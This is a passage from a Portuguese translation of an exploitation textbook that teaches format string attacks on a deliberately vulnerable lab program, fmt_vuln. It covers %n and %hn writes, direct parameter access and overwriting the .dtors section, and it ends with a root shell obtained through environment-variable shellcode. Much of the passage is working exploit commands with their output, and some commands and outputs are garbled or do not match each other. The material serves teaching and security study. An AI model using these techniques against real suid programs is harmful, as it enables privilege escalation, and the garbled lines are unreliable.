??JUNK??JUNK??JUNK??bffff3c0b7fe75fc 0
```

```
[*] test_val @ 0x08049794 = 170 0x000000aa
```

```
reader@hacking:~/booksrc $
```

Os endereços e os dados indesejados no início da string de formato alteraram o valor da opção de largura de campo necessária para o parâmetro de formato %x. No entanto, isso pode ser facilmente recalculado usando o mesmo método anterior. Outra maneira de fazer isso é subtrair 24 do valor de largura de campo anterior de 150, já que 6 novas palavras de 4 bytes foram adicionadas à frente da cadeia de formato.

Agora que toda a memória está configurada antecipadamente no início da string de formato, a segunda gravação deve ser simples.

```
reader@hacking:~/booksrc $ gdb -q --batch -ex "p 0xbb - 0xaa"
$1 = 17
reader@hacking:~/booksrc $ ./fmt_vuln $(printf "\x94\x97\x04\x08JUNK\x95\x97\x04\x08JUNK\x96\x97\x04\x08JUNK\x97\x97\x04\x08")%"%x%"126x%n%17x%n
A maneira correta de imprimir entradas controladas pelo usuário:
??JUNK??JUNK??JUNK??%x%"126x%n%17x%n
A maneira errada de imprimir entradas controladas pelo usuário:
JUNK??JUNK??JUNK??JUNK??bffff3b0b7fe75fc
0          4b4e554a
[*] test_val @ 0x08049794 = 48042 0x0000bbaa
reader@hacking:~/booksrc $
```

O próximo valor desejado para o byte menos significativo é 0xBB. Uma calculadora hexadecimal mostra rapidamente que mais 17 bytes precisam ser gravados antes do próximo parâmetro de formato %n. Como a memória já foi configurada para um parâmetro de formato %x, é simples gravar 17 bytes usando a opção de largura de campo.

Esse processo pode ser repetido para a terceira e quarta gravações.

```
reader@hacking:~/booksrc $ gdb -q --batch -ex "p 0xcc - 0xbb"
$1 = 17
reader@hacking:~/booksrc $ gdb -q --batch -ex "p 0xdd - 0xcc"
$1 = 17
reader@hacking:~/booksrc $ ./fmt_vuln $(printf "\x94\x97\x04\x08JUNK\x95\x97\x04\x08JUNK\x96\x97\x04\x08JUNK\x97\x97\x04\x08")%"%x%"126x%n%17x%n%17x%n
A maneira correta de imprimir entradas controladas pelo usuário:
??JUNK??JUNK??JUNK??%x%"126x%n%17x%n%17x%n%17x%n
A maneira errada de imprimir entradas controladas pelo usuário:
JUNK??JUNK??JUNK??JUNK??bffff3b0b7fe75fc
0          4b4e554a          4b4e554a          4b4e554a
[*] test_val @ 0x08049794 = -573785174 0xdccbbaa
reader@hacking:~/booksrc $
```

Ao controlar o byte menos significativo e executar quatro gravações, um endereço inteiro pode ser gravado em qualquer endereço de memória. Deve-se observar que os três bytes encontrados após o endereço de destino também serão sobrescritos com essa técnica. Isso pode ser explorado rapidamente declarando estaticamente outra variável inicializada chamada next_val, logo após test_val, e também exibindo esse valor na saída de depuração. As alterações podem ser feitas em um editor ou com um pouco mais de magia sed.

Aqui, next_val é inicializado com o valor 0x1111111111, portanto, o efeito das operações de gravação nele será aparente.

```
reader@hacking:~/booksrc $ sed -e 's/72;/72, next_val = 0x1111111111;:/;@/{h;s/test/next/g;x;G}' fmt_vuln.c >
fmt_vuln2.c
reader@hacking:~/booksrc $ diff fmt_vuln.c fmt_vuln2.c 7c7
<     static int test_val = -72;
---
>     static int test_val = -72, next_val = 0x11111111; 27a28
>     printf("[*] next_val @ 0x%08x = %d 0x%08x\n", &next_val, next_val, next_val);
reader@hacking:~/booksrc $ gcc -o fmt_vuln2 fmt_vuln2.c reader@hacking:~/booksrc $
./fmt_vuln2 test
A maneira correta:
teste
A maneira errada:
teste
[*] test_val @ 0x080497b4 = -72 0xffffffffb8
[*] next_val @ 0x080497b8 = 286331153 0x11111111
reader@hacking:~/booksrc $
```

Como mostra a saída anterior, a alteração do código também moveu o endereço da variável test_val. Entretanto, next_val é mostrada como adjacente a ela. Para praticar, vamos escrever um endereço na variável test_val novamente, usando o novo endereço.

Da última vez, foi usado um endereço muito conveniente de 0xddccbbaa. Como cada byte é maior que o byte anterior, é fácil incrementar o contador de bytes para cada byte. Mas se for usado um endereço como 0x0806abcd? Com esse endereço, o primeiro byte de 0xCD é fácil de escrever usando o parâmetro de formato %n, produzindo um total de 205 bytes com uma largura de campo de 161. Mas o próximo byte a ser gravado é 0xAB, que precisaria ter 171 bytes de saída. É fácil incrementar o contador de bytes para o parâmetro de formato %n, mas é impossível subtrair dele.

```
reader@hacking:~/booksrc $ ./fmt_vuln2 AAAA%x%x%x%x A
maneira correta de imprimir a entrada controlada pelo
usuário:
AAAAA%x%x%x%x

A maneira errada de imprimir entradas controladas pelo usuário:
AAAAAbffff3d0b7fe75fc041414141
[*] test_val @ 0x080497f4 = -72 0xffffffffb8
[*] next_val @ 0x080497f8 = 286331153 0x11111111
reader@hacking:~/booksrc $ gdb -q --batch -ex "p 0xcd - 5"
$1 = 200
reader@hacking:~/booksrc $ ./fmt_vuln $(printf "\xf4\x97\x04\x08JUNK\xf5\x97\x04\x08JUNK\xf6\x97\x04\x08JUNK\xf7\x97\x04\x08")%x%x%8x%n
A maneira correta de imprimir entradas controladas pelo usuário:
??JUNK??JUNK??JUNK??JUNK??bffff3c0b7fe75fc      0
A maneira errada de imprimir entradas controladas pelo usuário:
JUNK??JUNK??JUNK??JUNK??bffff3c0b7fe75fc      0
[*] test_val @ 0x08049794 = -72 0xffffffffb8
```

```
leitor@hacking:~/booksrc $  
reader@hacking:~/booksrc $ ./fmt_vuln2 $(printf "\xf4\x97\x04\x08JUNK\xf5\x97\x04\x08JUNK\xf6\x97\x04\x08JUNK\xf7\x97\x04\x08")%x%x%8x%n  
A maneira correta de imprimir entradas controladas pelo usuário:  
??JUNK??JUNK??JUNK??%x%x%8x%n  
A maneira errada de imprimir entradas controladas pelo usuário:  
JUNK??JUNK??JUNK??JUNK??bffff3c0b7fe75fc 0  
[*] test_val @ 0x080497f4 = 52 0x00000034  
[*] next_val @ 0x080497f8 = 286331153 0x11111111 reader@hacking:~/booksrc $  
gdb -q --batch -ex "p 0xcd - 52 + 8"  
$1 = 161  
reader@hacking:~/booksrc $ ./fmt_vuln2 $(printf "\xf4\x97\x04\x08JUNK\xf5\x97\x04\x08JUNK\xf6\x97\x04\x08JUNK\xf7\x97\x04\x08")%x%x%161x%n  
A maneira correta de imprimir entradas controladas pelo usuário:  
??JUNK??JUNK??JUNK??%x%x%161x%n  
A maneira errada de imprimir entradas controladas pelo usuário:  
JUNK??JUNK??JUNK??JUNK??bffff3b0b7fe75fc 0  
[*] test_val @ 0x080497f4 = 205 0x000000cd  
[*] next_val @ 0x080497f8 = 286331153 0x11111111 reader@hacking:~/booksrc $  
gdb -q --batch -ex "p 0xab - 0xcd"  
$1 = -34  
leitor@hacking:~/booksrc $
```

Em vez de tentar subtrair 34 de 205, o byte menos significativo é simplesmente envolvido em 0x1AB, adicionando 222 a 205 para produzir 427, que é a representação decimal de 0x1AB. Essa técnica pode ser usada para envolver novamente e definir o byte menos significativo como 0x06 para a terceira gravação.

```
reader@hacking:~/booksrc $ gdb -q --batch -ex "p 0x1ab - 0xcd"
$1 = 222
reader@hacking:~/booksrc $ gdb -q --batch -ex "p /d 0x1ab"
$1 = 427
reader@hacking:~/booksrc $ ./fmt_vuln2 $(printf "\xf4\x97\x04\x08JUNK\xf5\x97\x04\x08JUNK\xf6\x97\x04\x08JUNK\xf7\x97\x04\x08")%"%x%161x%n%222x%n
A maneira correta de imprimir entradas controladas pelo usuário:
??JUNK??JUNK??JUNK??%x%x%161x%n%222x%n

A maneira errada de imprimir entradas controladas pelo usuário:
JUNK??JUNK??JUNK??JUNK??bffff3b0b7fe75fc
0
4b4e554a
[*] test_val @ 0x080497f4 = 109517 0x0001abcd [*]
next_val @ 0x080497f8 = 286331136 0x11111100
reader@hacking:~/booksrc $ gdb -q --batch -ex "p 0x06 - 0xab"
$1 = -165
reader@hacking:~/booksrc $ gdb -q --batch -ex "p 0x106 - 0xab"
$1 = 91
reader@hacking:~/booksrc $ ./fmt_vuln2 $(printf "\xf4\x97\x04\x08JUNK\xf5\x97\x04\x08JUNK\xf6\x97\x04\x08JUNK\xf7\x97\x04\x08")%"%x%161x%n%222x%n%91x%n
A maneira correta de imprimir entradas controladas pelo usuário:
??JUNK??JUNK??JUNK??%x%x%161x%n%222x%n%91x%n

A maneira errada de imprimir entradas controladas pelo usuário:
JUNK??JUNK??JUNK??JUNK??bffff3b0b7fe75fc
0
4b4e554a
```

```
4b4e554a
[*] test_val @ 0x080497f4 = 33991629 0x0206abcd [*]
next_val @ 0x080497f8 = 286326784 0x11110000
reader@hacking:~/booksrc $
```

A cada gravação, os bytes da variável `next_val`, adjacentes a `test_val`, estão sendo sobreescritos. A técnica de wraparound parece estar funcionando bem, mas um pequeno problema se manifesta quando o byte final é tentado.

```
reader@hacking:~/booksrc $ gdb -q --batch -ex "p 0x08 - 0x06"
$1 = 2
reader@hacking:~/booksrc $ ./fmt_vuln2 $(printf "%f4\x97\x04\x08JUNK\xf5\x97\x04\x08JUNK\xf6\x97\x04\x08JUNK\xf7\x97\x04\x08")%"%x%"161x%"n%"222x%"n%"91x%"n%"2%"n%
A maneira correta de imprimir entradas controladas pelo usuário:
??JUNK??JUNK??JUNK??%x%"161x%"n%"222x%"n%"91x%"n%"2%"n%
A maneira errada de imprimir entradas controladas pelo usuário:
JUNK??JUNK??JUNK??JUNK??bffff3a0b7fe75fc
0
4b4e554a
4b4e554a4b4e554a
[*] test_val @ 0x080497f4 = 235318221 0x0e06abcd [*]
next_val @ 0x080497f8 = 285212674 0x11000002
reader@hacking:~/booksrc $
```

O que aconteceu aqui? A diferença entre `0x06` e `0x08` é de apenas dois, mas oito bytes são emitidos, resultando no byte `0x0e` sendo gravado pelo parâmetro de formato `%n`. Isso ocorre porque a opção de largura de campo do parâmetro de formato

O parâmetro de formato `%x` tem apenas uma largura de campo *mínima* e foram gerados oito bytes de dados. Esse problema pode ser resolvido simplesmente fazendo o wrapping novamente; no entanto, é bom conhecer as limitações da opção de largura de campo.

```
reader@hacking:~/booksrc $ gdb -q --batch -ex "p 0x108 - 0x06"
$1 = 258
reader@hacking:~/booksrc $ ./fmt_vuln2 $(printf "%f4\x97\x04\x08JUNK\xf5\x97\x04\x08JUNK\xf6\x97\x04\x08JUNK\xf7\x97\x04\x08")%"%x%"161x%"n%"222x%"n%"91x%"n%"258%"n%
A maneira correta de imprimir entradas controladas pelo usuário:
??JUNK??JUNK??JUNK??%x%"161x%"n%"222x%"n%"91x%"n%"258%"n%
A maneira errada de imprimir entradas controladas pelo usuário:
JUNK??JUNK??JUNK??JUNK??bffff3a0b7fe75fc
0
4b4e554a
4b4e554a
[*] test_val @ 0x080497f4 = 134654925 0x0806abcd [*]
next_val @ 0x080497f8 = 285212675 0x11000003
reader@hacking:~/booksrc $
```

Assim como antes, os endereços apropriados e os dados inúteis são colocados no início da string de formato, e o byte menos significativo é controlado por quatro operações de gravação para sobreescriver todos os quatro bytes da variável `test_val`. Qualquer subtração de valor no byte menos significativo pode ser realizada e não envolve o byte. Além disso, qualquer adição menor que oito pode precisar ser envolvida de forma semelhante.

0x355 Acesso direto ao parâmetro

O acesso direto aos parâmetros é uma forma de simplificar as explorações de string de formato. Nas explorações anteriores, cada um dos argumentos do parâmetro de formato tinha de ser percorrido sequencialmente. Isso exigia o uso de vários parâmetros de formato %x para percorrer os argumentos de parâmetro até que o início da string de formato fosse alcançado. Além disso, a natureza sequencial exigia três palavras de 4 bytes de lixo eletrônico para gravar corretamente um endereço completo em um local de memória arbitrário.

Como o nome indica, *o acesso direto* a parâmetros permite que os parâmetros sejam acessados diretamente usando o qualificador de cifrão. Por exemplo, %n\$d acessaria o n-ésimo parâmetro e o exibiria como um número decimal.

```
printf("7th: %7$d, 4th: %4$05d\n", 10, 20, 30, 40, 50, 60, 70, 80);
```

A chamada printf() anterior teria o seguinte resultado:

```
7º: 70, 4º: 00040
```

Primeiro, o 70 é emitido como um número decimal quando o parâmetro de formato %7\$d é encontrado, porque o sétimo parâmetro é 70. O segundo parâmetro de formato acessa o quarto parâmetro e usa uma opção de largura de campo de 05. Todos os outros argumentos de parâmetro permanecem inalterados. Esse método de acesso direto elimina a necessidade de percorrer a memória até localizar o início da cadeia de caracteres de formato, pois essa memória pode ser acessada diretamente.

A saída a seguir mostra o uso do acesso direto aos parâmetros.

```
reader@hacking:~/booksrc $ ./fmt_vuln AAAA%x%x%x%x A
maneira correta de imprimir a entrada controlada pelo
usuário:
AAAA%x%x%x%
A maneira errada de imprimir entradas controladas pelo usuário:
AAAAbffff3d0b7fe75fc041414141
[*] test_val @ 0x08049794 = -72 0xffffffffb8
reader@hacking:~/booksrc $ ./fmt_vuln AAAA%4\$x A
maneira correta de imprimir a entrada controlada
pelo usuário:
AAAA%4$x
A maneira errada de imprimir entradas controladas pelo usuário:
AAAA41414141
[*] test_val @ 0x08049794 = -72 0xffffffffb8
reader@hacking:~/booksrc $
```

Neste exemplo, o início da cadeia de caracteres de formato está localizado no quarto argumento de parâmetro. Em vez de percorrer os três primeiros argumentos de parâmetro usando os parâmetros de formato %x, essa memória pode ser acessada diretamente. Como isso está sendo feito na linha de comando e o cifrão é um caractere especial, ele deve ser escapado com uma barra invertida. Isso apenas informa ao shell de comando para evitar tentar interpretar o cifrão como um caractere especial. A string de formato real pode ser vista quando for

impressa corretamente.

O acesso direto aos parâmetros também simplifica a gravação de endereços de memória. Como a memória pode ser acessada diretamente, não há necessidade de espaçadores de quatro bytes de dados indesejados para incrementar a contagem de saída de bytes. Cada um dos parâmetros de formato %x que normalmente executa essa função pode simplesmente acessar diretamente uma parte da memória encontrada antes da string de formato. Para praticar, vamos usar o acesso direto ao parâmetro para gravar um endereço de aparência mais realista de 0xbffffd72 na variável `test_vals`.

```
reader@hacking:~/booksrc $ ./fmt_vuln $(perl -e 'print "\x94\x97\x04\x08" . "\x95\x97\x04\x08" . "\x96\x97\x04\x08" . "\x97\x97\x04\x08")%4$n A
```

maneira correta de imprimir entradas controladas pelo usuário:

```
????????%4$n
```

A maneira errada de imprimir entradas controladas pelo usuário:

```
????????
```

```
[*] test_val @ 0x08049794 = 16 0x00000010
```

```
reader@hacking:~/booksrc $ gdb -q
```

```
(gdb) p 0x72 - 16
```

```
$1 = 98
```

```
(gdb) p 0xfd - 0x72
```

```
$2 = 139
```

```
(gdb) p 0xff - 0xfd
```

```
$3 = 2
```

```
(gdb) p 0x1ff - 0xfd
```

```
$4 = 258
```

```
(gdb) p 0xbf - 0xff
```

```
$5 = -64
```

```
(gdb) p 0x1bf - 0xff
```

```
$6 = 192
```

```
(gdb) quit
```

```
reader@hacking:~/booksrc $ ./fmt_vuln $(perl -e 'print "\x94\x97\x04\x08" . "\x95\x97\x04\x08" . "\x96\x97\x04\x08" . "\x97\x97\x04\x08")%98x%4$n%139x%5$\n A
```

maneira correta de imprimir entradas controladas pelo usuário:

```
????????%98x%4$n%139x%5$n
```

A maneira errada de imprimir entradas controladas pelo usuário:

```
????????
```

```
bffff3c0
```

```
b7fe75fc
```

```
[*] test_val @ 0x08049794 = 64882 0x0000fd72
```

```
reader@hacking:~/booksrc $ ./fmt_vuln $(perl -e 'print "\x94\x97\x04\x08" . "\x95\x97\x04\x08" . "\x96\x97\x04\x08" . "\x97\x97\x04\x08")%98x%4$n%139x%5$\n%258x%6$\n%192x%7$\n A
```

maneira correta de imprimir entradas controladas pelo usuário:

```
????????%98x%4$n%139x%5$n%258x%6$n%192x%7$n
```

A maneira errada de imprimir entradas controladas pelo usuário:

```
????????
```

```
bffff3b0
```

```
b7fe75fc
```

```
0
```

```
8049794
```

```
[*] test_val @ 0x08049794 = -1073742478 0xbffffd72
```

```
reader@hacking:~/booksrc $
```

Como a pilha não precisa ser impressa para chegar aos nossos endereços, o número de bytes gravados no primeiro parâmetro de formato é 16. O acesso direto ao parâmetro é usado somente para os parâmetros %n, pois não importa quais valores são usados para os espaçadores %x. Esse método simplifica o processo de gravação de um endereço e reduz o tamanho obrigatório da cadeia de caracteres de formato.

0x356 Uso de gravações curtas

Outra técnica que pode simplificar as explorações de strings de formato é o uso de gravações curtas. Um *short* é normalmente uma palavra de dois bytes, e os parâmetros de formato têm uma maneira especial de lidar com eles. Uma descrição mais completa dos possíveis parâmetros de formato pode ser encontrada na página do manual printf. A parte que descreve o modificador de comprimento é mostrada na saída abaixo.

O modificador de comprimento

Aqui, a conversão de números inteiros significa conversão de d, i, o, u, x ou X.

h Uma conversão inteira seguinte corresponde a um argumento short int ou unsigned short int, ou uma conversão n seguinte corresponde a um ponteiro para um argumento short int.

Isso pode ser usado com exploits de string de formato para escrever curtos de dois bytes. Na saída abaixo, um short (mostrado em negrito) é gravado em ambas as extremidades da variável test_val de quatro bytes. Naturalmente, o acesso direto aos parâmetros ainda pode ser usado.

```
reader@hacking:~/booksrc $ ./fmt_vuln $(printf "\x94\x97\x04\x08")%x%x%hn A
maneira correta de imprimir entradas controladas pelo usuário:
??%x%x%hn

A maneira errada de imprimir entradas controladas pelo usuário:
??bffff3d0b7fe75fc0
[*] test_val @ 0x08049794 = -65515 0xfffff0015
reader@hacking:~/booksrc $ ./fmt_vuln $(printf "\x96\x97\x04\x08")%x%x%hn A
maneira correta de imprimir entradas controladas pelo usuário:
??%x%x%hn

A maneira errada de imprimir entradas controladas pelo usuário:
??bffff3d0b7fe75fc0
[*] test_val @ 0x08049794 = 1441720 0x0015ffb8
reader@hacking:~/booksrc $ ./fmt_vuln $(printf "\x96\x97\x04\x08")%4$\hn A
maneira correta de imprimir entradas controladas pelo usuário:
??%4$hn

A maneira errada de imprimir entradas controladas pelo usuário:
??
[*] test_val @ 0x08049794 = 327608 0x0004ffb8
reader@hacking:~/booksrc $
```

Usando gravações curtas, um valor inteiro de quatro bytes pode ser sobrescrito com apenas dois parâmetros %hn. No exemplo abaixo, a variável test_val será sobrescrita mais uma vez com o endereço 0xbffffd72.

```
reader@hacking:~/booksrc $ gdb -q
(gdb) p 0xfd72 - 8
$1 = 64874
(gdb) p 0xffff - 0xfd72
$2 = -15731
(gdb) p 0x1ffff - 0xfd72
$3 = 49805
(gdb) quit
reader@hacking:~/booksrc $ ./fmt_vuln $(printf "\x94\x97\x04\x08\x96\x97\x04\x08")%64874x%4\
$hn%49805x%5$hn
A maneira correta de imprimir entradas controladas pelo usuário:
????%64874x%4$hn%49805x%5$hn
A maneira errada de imprimir entradas controladas pelo usuário:
b7fe75fc
[*] test_val @ 0x08049794 = -1073742478 0xbffffd72
reader@hacking:~/booksrc $
```

O exemplo anterior utilizou um método de envolvimento semelhante para lidar com o fato de a segunda gravação de 0xffff ser menor que a primeira gravação de 0xfd72. Usando gravações curtas, a ordem das gravações não importa, portanto, a primeira gravação pode ser 0xfd72 e a segunda 0xffff, se os dois endereços passados forem trocados de posição. Na saída abaixo, o endereço 0x08049796 é gravado primeiro e 0x08049794 é gravado em segundo lugar.

```
(gdb) p 0xffff - 8
$1 = 49143
(gdb) p 0xfd72 - 0xffff
$2 = 15731
(gdb) quit
reader@hacking:~/booksrc $ ./fmt_vuln $(printf "\x96\x97\x04\x08\x94\x97\x04\x08")%49143x%4\
$hn%15731x%5$hn
A maneira correta de imprimir entradas controladas pelo usuário:
????%49143x%4$hn%15731x%5$hn
A maneira errada de imprimir entradas controladas pelo usuário:
????
```

b7fe75fc

```
[*] test_val @ 0x08049794 = -1073742478 0xbffffd72
reader@hacking:~/booksrc $
```

A capacidade de sobreescrivar endereços de memória arbitrários implica a capacidade de controlar o fluxo de execução do programa. Uma opção é sobreescravar o endereço de retorno no quadro de pilha mais recente, como foi feito com os estouros baseados em pilha. Embora essa seja uma opção possível, há outros alvos que têm endereços de memória mais previsíveis. A natureza dos estouros baseados em pilha permite apenas a substituição do endereço de retorno, mas as cadeias de formato permitem substituir qualquer endereço de memória, o que cria outras possibilidades.

0x357 Desvios com .dtors

Em programas binários compilados com o compilador GNU C, seções de tabela especiais chamadas `.dtors` e `.ctors` são criadas para destrutores e construtores, respectivamente. As funções do construtor são executadas antes da execução da função `main()`, e as funções do destruidor são executadas logo antes da saída da função `main()` com uma chamada de sistema `exit`. As funções do destrutor e a seção da tabela `.dtors` são de interesse especial.

Uma função pode ser declarada como uma função destrutora definindo o atributo `destructor`, como visto em `dtors_sample.c`.

`dtors_sample.c`

```
#include <stdio.h>
#include <stdlib.h>

atributo static void cleanup(void) __attribute__((destructor)); main()

{
    printf("Algumas ações acontecem na função main()..\n");
    printf("e então, quando main() é encerrado, o destrutor é chamado...\n");

    exit(0);
}

void cleanup(void) {
    printf("Na função de limpeza agora...\n");
}
```

No exemplo de código anterior, a função `cleanup()` é definida com o atributo `destructor`, de modo que a função é chamada automaticamente quando a função `main()` é encerrada, conforme mostrado a seguir.

```
reader@hacking:~/booksrc $ gcc -o dtors_sample dtors_sample.c
reader@hacking:~/booksrc $ ./dtors_sample
Algumas ações acontecem na função main()...
e, quando main() sai, o destrutor é chamado. Na função
cleanup() agora... reader@hacking:~/booksrc $
```

Esse comportamento de execução automática de uma função na saída é controlado pela seção da tabela `.dtors` do binário. Essa seção é uma matriz de endereços de 32 bits terminada por um endereço `NULL`. A matriz sempre começa com `0xffffffff` e termina com o endereço `NULL` de `0x00000000`. Entre esses dois estão os endereços de todas as funções que foram declaradas com o atributo `destructor`.

O comando `nm` pode ser usado para localizar o endereço do `cleanup()` e o `objdump` pode ser usado para examinar as seções do binário.

```
reader@hacking:~/booksrc $ nm ./dtors_sample
080495bc d _DYNAMIC
08049688 d _GLOBAL_OFFSET_TABLE_
080484e4 R _IO_stdin_used
    w _Iv_RegisterClasses 080495a8
d C T O R E N D
080495a4 d C T O R L I S T
080495b4 d D T O R E N D
080495ac d DTOR_LIST 080485a0
    r F R A M E E N D
080495b8 d J C R E N D
080495b8 d J C R L I S T
080496b0 A bss_start
080496a4 D data_start
08048480 t do_global_ctors_aux
08048340 t do_global_dtors_aux
080496a8 D dso_handle
    w gmon_start 08048479 T
i686.get_pc_thunk.bx 080495a4 d
init_array_end 080495a4 d
init_array_start 08048400 T
libc_csu_fini
08048410 T libc_csu_init
    U libc_start_main@@GLIBC_2.0 080496b0
A _edata
080496b4 A _end
080484b0 T _fini
080484e0 R _fp_hw
0804827c T _init
080482f0 T _start
08048314 t call_gmon_start
080483e8 t cleanup
080496b0 b completed.1
080496a4 W data_start
    U exit@@GLIBC_2.0
08048380 t frame_dummy
080483b4 T main
080496ac d p.o
    U printf@@GLIBC_2.0
reader@hacking:~/booksrc $
```

O comando `nm` mostra que a função `cleanup()` está localizada em `0x080483e8` (mostrada em negrito acima). Ele também revela que a seção `.dtors` começa em `0x080495ac` com `DTOR_LIST()` e termina em `0x080495b4` com `DTOR_END()`. Isso significa que `0x080495ac` deve conter `0xffffffff`, `0x080495b4` deve conter `0x00000000` e o endereço entre eles (`0x080495b0`) deve conter o endereço da função `cleanup()` (`0x080483e8`).

O comando `objdump` mostra o conteúdo real da seção `.dtors` (mostrado em negrito abaixo), embora em um formato um pouco confuso. O primeiro valor de `80495ac` simplesmente mostra o endereço onde a seção `.dtors` está

localizado. Em seguida, são mostrados os bytes reais, em vez de DWORDs, o que significa que os bytes estão invertidos. Levando isso em conta, tudo parece estar correto.

```
reader@hacking:~/booksrc $ objdump -s -j .dtors ./dtors_sample
```

./dtors_sample: formato de arquivo

elf32-i386 Conteúdo da seção .dtors:

80495ac ffffffff e8830408 00000000

leitor@hacking:~/booksrc \$

Um detalhe interessante sobre a seção .dtors é que ela pode ser gravada. Um dump de objeto dos cabeçalhos verificará isso, mostrando que a seção .dtors não está rotulada como `READONLY`.

```
reader@hacking:~/booksrc $ objdump -h ./dtors_sample
```

./dtors_sample: formato de arquivo

elf32-i386 Seções:

Nome do Idx	Tamanho	VMA	LMA	Arquivo fora do Algn
0.interp	00000013	08048114	08048114	00000114 2**0
		CONTENTS, ALLOC, LOAD, READONLY, DATA		
1.note.ABI-tag	00000020	0 8 0 4 8 1 2 8	08048128 0 0 0 0 0 1 2 8	2**2
		CONTENTS, ALLOC, LOAD, READONLY, DATA		
2.hash	0000002c	08048148	08048148	00000148 2**2
		CONTENTS, ALLOC, LOAD, READONLY, DATA		
3.dynsym	00000060	08048174	08048174	00000174 2**2
		CONTENTS, ALLOC, LOAD, READONLY, DATA		
4.dynstr	00000051	080481d4	080481d4	000001d4 2**0
		CONTENTS, ALLOC, LOAD, READONLY, DATA		
5.gnu.version	0000000c	0 8 0 4 8 2 2 6	08048226 0 0 0 0 2 2 6	2**1
		CONTENTS, ALLOC, LOAD, READONLY, DATA		
6.gnu.version_r	00000020	0 8 0 4 8 2 3 4	08048234 0 0 0 0 0 2 3 4	2**2
		CONTENTS, ALLOC, LOAD, READONLY, DATA		
7.rel.dyn	00000008	08048254	08048254	00000254 2**2
		CONTENTS, ALLOC, LOAD, READONLY, DATA		
8.rel.plt	00000020	0804825c	0804825c	0000025c 2**2
		CONTENTS, ALLOC, LOAD, READONLY, DATA		
9.init	00000017	0804827c	0804827c	0000027c 2**2
		CONTENTS, ALLOC, LOAD, READONLY, CODE		
10.plt	00000050	08048294	08048294	00000294 2**2
		CONTENTS, ALLOC, LOAD, READONLY, CODE		
11.text	000001c0	080482f0	080482f0	000002f0 2**4
		CONTENTS, ALLOC, LOAD, READONLY, CODE		
12.fini	0000001c	080484b0	080484b0	000004b0 2**2
		CONTENTS, ALLOC, LOAD, READONLY, CODE		
13.rodata	000000bf	080484e0	080484e0	000004e0 2**5
		CONTENTS, ALLOC, LOAD, READONLY, DATA		
14.eh_frame	00000040	080485a0	080485a0	000005a0 2**2
		CONTENTS, ALLOC, LOAD, READONLY, DATA		
15.	ctors00000008	080495a4	080495a4	000005a4 2**2
		CONTENTS, ALLOC, LOAD, DATA		

```

16 .dtors      0000000c 080495ac 080495ac      000005ac  2**2
               CONTEÚDO, ALOCAÇÃO,
               CARREGAMENTO, DADOS
17 .jcr       00000004 080495b8 080495b8      000005b8  2**2
               CONTEÚDO, ALOCAÇÃO,
               CARREGAMENTO, DADOS
18 .dinâmico   000000c8 080495bc 080495bc      000005bc  2**2
               CONTEÚDO, ALOCAÇÃO,
               CARREGAMENTO, DADOS
19 .got        00000004 08049684 08049684      00000684  2**2
               CONTEÚDO, ALOCAÇÃO,
               CARREGAMENTO, DADOS
20 .got.plt    0000001c 08049688 08049688      00000688  2**2
               CONTEÚDO, ALOCAÇÃO,
               CARREGAMENTO, DADOS
21 .dados      0000000c 080496a4 080496a4      000006a4  2**2
               CONTEÚDO, ALOCAÇÃO,
               CARREGAMENTO, DADOS
22 .bss        00000004 080496b0 080496b0      000006b0  2**2
               ALLOC
23 .comentário 0000012f 00000000 00000000      000006b0  2**0
               CONTEÚDO, READONLY
24 .debug_aranges 00000058 00000000 00000000 000007e0 2**3
               CONTEÚDO, PRONTAME DEBUGGING
               NTE,
25 .debug_pubnames 00000025 00000000 00000000 00000838 2**0 CONTENTS,
               READONLY, DEBUGGING
26.debug_info   000001ad00000000 00000000 0000085d 2**0
               CONTENTS, READONLY, DEBUGGING
27 .debug_abbrev 00000066 00000000 00000000 00000a0a 2**0 CONTENTS,
               READONLY, DEBUGGING
28.debug_line    0000013d00000000 00000000 00000a70 2**0
               CONTENTS, READONLY, DEBUGGING
29.debug_str     000000bb00000000 00000000 00000bad 2**0
               CONTENTS, READONLY, DEBUGGING
30 .debug_ranges 00000048 00000000 00000000 00000c68 2**3 CONTENTS,
               READONLY, DEBUGGING
leitor@hacking:~/booksrc $
```

Outro detalhe interessante sobre a seção .dtors é que ela está incluída em todos os binários compilados com o compilador GNU C, independentemente de alguma função ter sido declarada com o atributo destrutor. Isso significa que o programa de string de formato vulnerável, fmt_vuln.c, deve ter uma seção .dtors que não contenha nada. Isso pode ser inspecionado usando nm e objdump.

```

reader@hacking:~/booksrc $ nm ./fmt_vuln | grep DTOR 08049694 d
DTOR_E_N_D_
08049690 d DTOR_LIST_
reader@hacking:~/booksrc $ objdump -s -j .dtors ./fmt_vuln

./fmt_vuln: formato de arquivo
```

elf32-i386 Conteúdo da seção .dtors:

8049690 ffffffff 00000000

.....

leitor@hacking:~/booksrc \$

Como mostra essa saída, a distância entre DTOR_LIST e DTOR_END é de apenas quatro bytes desta vez, o que significa que não há endereços entre eles. O despejo de objeto verifica isso.

Como a seção .dtors pode ser gravada, se o endereço após o 0xffffffff for substituído por um endereço de memória, o fluxo de execução do programa será direcionado para esse endereço quando o programa for encerrado. Esse será o endereço de

DTOR_LIST mais quatro, que é 0x08049694 (que também é o endereço de DTOR_END nesse caso).

Se o programa for suid root e esse endereço puder ser sobreescrito, será possível obter um shell root.

```
reader@hacking:~/booksrc $ export SHELLCODE=$(cat shellcode.bin)
reader@hacking:~/booksrc $ ./getenvaddr SHELLCODE ./fmt_vuln
SHELLCODE estará em 0xbffff9ec
leitor@hacking:~/booksrc $
```

O código de shell pode ser colocado em uma variável de ambiente e o endereço pode ser previsto como de costume. Como os comprimentos dos nomes dos programas do programa auxiliar getenvaddr.c e do programa vulnerável fmt_vuln.c diferem em dois bytes, o shellcode estará localizado em 0xbffff9ec quando o fmt_vuln.c for executado. Esse endereço simplesmente precisa ser gravado na seção .dtors em 0x08049694 (mostrado em negrito abaix) usando a vulnerabilidade da string de formato. Na saída abaixo, o método de gravação curta é usado.

```
reader@hacking:~/booksrc $ gdb -q
(gdb) p 0xbfff - 8
$1 = 49143
(gdb) p 0xf9ec - 0xbfff
$2 = 14829
(gdb) quit
reader@hacking:~/booksrc $ nm ./fmt_vuln | grep DTOR
08049694 d D T O R _ E N D
08049690 d D T O R _ L I S T
reader@hacking:~/booksrc $ ./fmt_vuln $(printf "\x96\x96\x04\x08\x94\x96\x04\x08")%49143x%4$h%14829x%5$h
A maneira correta de imprimir entradas controladas pelo usuário:
????%49143x%4$h%14829x%5$h
A maneira errada de imprimir entradas controladas pelo usuário:
????
```

b7fe75fc

```
[*] test_val @ 0x08049794 = -72 0xffffffffb8 sh-
3.2# whoami
root sh-
3.2#
```

